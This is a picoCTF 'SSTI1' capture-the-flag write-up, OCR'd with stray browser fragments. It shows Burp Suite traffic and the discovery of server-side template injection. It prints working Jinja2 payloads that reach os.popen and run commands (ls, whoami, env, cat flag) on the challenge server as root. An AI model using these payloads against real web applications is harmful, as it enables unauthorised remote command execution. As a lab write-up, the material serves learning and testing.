
SSTI1

WEBAPP



SSTI1

AUTHOR: VENAX

Description

I made a cool website where you can announce whatever you want! Try it out!


I heard templating is a cool and modular way to build web apps! Check out my website here!

This challenge launches an instance on demand.

Its current status is: RUNNING

Instance Time Remaining: 14:20

Notes




Home

I built a cool website that lets you announce whatever you want!*


What do you want to announce: Ok

The page opened to this. After inputting "Hello", the screenshot below followed:



Hello

I then backed to the homepage and turned on burpsuite to read HTTPs/CRUD info.



Time	Type	Direction	Method	URL	Status code	Length
16:25:30...	HTTP	→ Request	GET	http://rescued-float.picoctf.net:58369/		
16:25:43...	HTTP	→ Request	POST	http://rescued-float.picoctf.net:58369/		

```
GET / HTTP/1.1
Host: rescued-float.picoctf.net:58369
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Connection: keep-alive
Upgrade-Insecure-Requests: 1
Priority: u=0, i


```

Inspector

Request attributes 2


Request query parameters 0

Request body parameters 0

Request cookies 0

Request headers 8

^ From refreshing the page


Burp Project Intruder Repeater View Help
Dashboard Target Proxy Intruder Repeater Collaborator Sequencer Decoder Comparer Logger Organizer Extensions Sett
Learn
Intercept HTTP history WebSockets history Match and replace Proxy settings
Intercept on
Forward
Drop
Request to http://rescued-float.picoctf.net:58369 ...
Open browser
Inspector
Request attributes 2
Request query parameters 0
Request body parameters 1
Request cookies 0
Request headers 12
Request
Pretty Raw Hex

Time	Type	Direction	Method	URL	Status code	Leng
16:25:30...	HTTP	→ Request	GET	http://rescued-float.picoctf.net:58369/		
16:25:43...	HTTP	→ Request	POST	http://rescued-float.picoctf.net:58369/		


```
POST / HTTP/1.1
Host: rescued-float.picoctf.net:58369
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Content-Type: application/x-www-form-urlencoded
Content-Length: 13
Origin: http://rescued-float.picoctf.net:58369
Connection: keep-alive
Referer: http://rescued-float.picoctf.net:58369/
Upgrade-Insecure-Requests: 1
Priority: u=0, i

content=Hello
```

^ From inputting hello

I searched up "SSTI Cyber" in google and found this to be an acronym for **Server-Side Template Injection**. I started to connect the dots since the description talked about templating

To test this I input the following expecting the multiplication to be complete: {{7 * 7}}


rescued-float.picoctf.net:625
rescued-float.picoctf.net:625
rescued-float.picoctf.net:62551/announce
cs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec MetaCTF | Pr


49

:)

I then looked up how exactly to exploit this and found that I could input the following code and get outputs back


```
{{ config.__class__.__init__.__globals__['os'].popen('###').read() }}
```

By replacing the ### with `ls`:




```
__pycache__ app.py flag
requirements.txt
```

I got the following flag from `ls /`




```
bin boot challenge dev etc
home lib lib32 lib64 libx32
media mnt opt proc root run
sbin srv sys tmp usr var
```

I got the following flag from `whoami`


scued-float.picoctf.net:625
__pycache__ app.py flag r
rescued-float.picoctf.net:62551/announce
Kali Forums
Kali NetHunter
Exploit-DB
Google Hacking DB
OffSec
MetaCTF | Problems
VirusTotal -

```
root
```


I got the following flag from `env`



```
HOSTNAME=SSTIhost HOME=/root FLASK_RUN_FROM_CLI=true LC_CTYPE=C.UTF-8 WERKZEUG_SERVER_FD=3 PATH=/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin PWD=/challenge
```

`cat flag` `cat flag.txt` would not work so i asked chat gpt and it gave me a new script format that worked!!

```
{{ self._TemplateReference__context.cycler.__init__.__globals__.os.popen('cat flag').read() }}
```



```
picoCTF{s4rv3r_s1d3_t3mp14t3_1nj3ct10n5_4r3_c
```